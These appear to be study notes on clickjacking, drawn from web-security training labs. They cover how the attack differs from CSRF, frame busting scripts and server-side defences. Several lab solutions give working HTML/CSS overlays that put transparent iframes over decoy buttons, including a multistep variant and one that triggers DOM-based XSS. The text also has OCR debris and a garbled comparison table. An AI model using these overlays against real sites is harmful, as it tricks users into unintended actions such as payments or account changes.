Click-jacking

What is clickjacking?


Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website. Consider the following example:

A web user accesses a decoy website (perhaps this is a link provided by an email) and clicks on a button to win a prize. Unknowingly, they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site. This is an example of a clickjacking attack. The technique depends upon the incorporation of an invisible, actionable web page (or multiple pages) containing a button or hidden link, say, within an iframe. The iframe is overlaid on top of the user's anticipated decoy web page content. This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF attack depends upon forging an entire request without the user's knowledge or input.

Protection against CSRF attacks is often provided by the use of a CSRF token: a session-specific, single-use number or nonce. Clickjacking attacks are not mitigated by the CSRF token as a target session is established with content loaded from an authentic website and with all requests happening on-domain. CSRF tokens are placed into requests and passed to the server as part of a normally behaved session. The difference compared to a normal user session is that the process occurs within a hidden iframe.

Lab: Basic clickjacking with CSRF token protection

```
<style>
iframe {
        position:relative;
        width:1250;
        height:598;
        opacity: 0.001;
        z-index: 2;
}
p {
position:absolute;
        position:300;
        top:530;
        left:100;
        z-index: 1;
    }
</style>
<p>Click Me</p>
<iframe src=https://0aac008904d6ebe781977564006300bc.web-secu
```



Difference Between CSRF (Cross-Site Request Forgery) and Clickjacking

Feature	CSRF (Cross-Site Request Forgery)	Clickjacking
Definition	Tricks a user into making unintended requests to a website where they are authenticated.	Tricks a user into clicking on a hidden or disguised UI element.
Attack Method	Exploits authenticated sessions and forces users to perform actions unknowingly.	Uses transparent iframes or overlays to trick users into clicking on something they don't see.
Main Target	**User's session & authentication tokens** to perform unauthorized actions.	**User's interaction** with the website, making them click on something they didn't intend to.
Example Scenario	A user is logged into their banking site. The attacker tricks them into clicking a malicious link that transfers money.	A user clicks a "Play" button on a game site, but it's actually an invisible button that "Likes" a post on Facebook.
Prevention Techniques	- CSRF tokens	

- SameSite cookies
- User re-authentication | - X-Frame-Options header
- Content Security Policy (CSP)
- Frame busting scripts |
  |
  Impact | Unauthorized actions on behalf of the user. | Unintended clicks leading to account takeover, fraud, or malicious interactions. |

Clickbandit

Although you can manually create a clickjacking proof of concept as described above, this can be fairly tedious and time-consuming in practice. When you're testing for clickjacking in the wild, we recommend using Burp's Clickbandit tool instead. This lets you use your browser to perform the desired actions on the frameable page, then creates an

HTML file containing a suitable clickjacking overlay. You can use this to generate an interactive proof of concept in a matter of seconds, without having to write a single line of HTML or CSS.

Lab: Clickjacking with form input data prefilled from a URL parameter

```
<style>
    iframe {
        position:relative;
        width:1250;
        height: 800;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top:485;
        left:100;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="https://0a3700b103dca71580b52b22003f0022.web-sec
```

Frame busting scripts

Clickjacking attacks are possible whenever websites can be framed. Therefore, preventative techniques are based upon restricting the framing capability for websites. A common client-side protection enacted through the web browser is to use frame busting or frame breaking scripts. These can be implemented via proprietary browser JavaScript add-ons or extensions such as NoScript. Scripts are often crafted so that they perform some or all of the following behaviors:


- check and enforce that the current application window is the main or top window,
- make all frames visible,
- prevent clicking on invisible frames,
- intercept and flag potential clickjacking attacks to the user.

Lab: Clickjacking with a frame buster script

```
<style>
    iframe {
        position:relative;
        width:1250;
        height: 800;
        opacity: 0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top:485;
        left:100;
        z-index: 1;
    }
</style>
<div>Click Me</div>


<iframe src="https://0a0c009704be906483d2d3f100ff0041.web-sec
```

Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS




```
<style>
    iframe {
        position:relative;
        width:1000;
        height: 500;
        opacity: 0.001;
        z-index: 2;
    }
    div {
        position:absolute;
        top:415;
        left:85;
        z-index: 1;
    }
</style>
<div>Click Me</div>

<iframe src=https://0a12001a031c9bc0dd42c92a00980025.web-secu
```

Lab: Multistep clickjacking

```
<style>
    iframe {
        position:relative;
        width:1150;
        height: 600;
        opacity: 0.000001;
        z-index: 2;
    }
   .firstClick, .secondClick {
        position:absolute;
        top:540;
        left:80;
        z-index: 1;
    }
   .secondClick {
        top:310;
        left:200;
    }
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe src=https://0a58000703668f798334d39a00810029.web-secu
```

How to prevent clickjacking attacks

We have discussed a commonly encountered browser-side prevention mechanism, namely frame busting scripts. However, we have seen that it is often straightforward for an attacker to circumvent these protections. Consequently, server driven protocols have been devised that constrain browser iframe usage and mitigate against clickjacking.

Clickjacking is a browser-side behavior and its success or otherwise depends upon browser functionality and conformity to prevailing web standards and best practice. Server-side protection against clickjacking

is provided by defining and communicating constraints over the use of components such as iframes. However, implementation of protection depends upon browser compliance and enforcement of these constraints. Two mechanisms for server-side clickjacking protection are X-Frame-Options and Content Security Policy.